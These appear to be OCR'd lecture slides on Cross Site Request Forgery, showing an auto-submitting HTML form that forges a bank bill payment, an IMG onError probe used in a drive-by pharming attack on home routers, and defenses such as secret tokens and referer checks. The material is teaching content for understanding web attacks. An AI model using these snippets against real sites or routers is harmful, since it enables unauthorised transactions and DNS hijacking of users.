
Cross Site Request Forgery (CSRF)

- Example:
- User logs in to bank.com
    - Session cookie remains in browser state
- User visits another site containing:


```
<form name=F action=http://bank.com/BillPay.php>
  <input name=recipient value=badguy> …
  <script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
    - cookie auth is insufficient when side effects occur

Form post with cookie



Cookieless Example: Home Router



Attack on Home Router

- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
- JavaScript at site scans home network looking for broadband router:
  - SOP allows “send only” messages
  - Detect success using onerror:

    <IMG SRC=192.168.0.1 onError = do() >
  - Once found, login to router and change DNS server
- Problem: “send-only” access sufficient to reprogram router

[SRJ’07]

CSRF Defenses


- Secret Validation Token

```
<input type=hidden value=23a3af01b
```

- Referer Validation

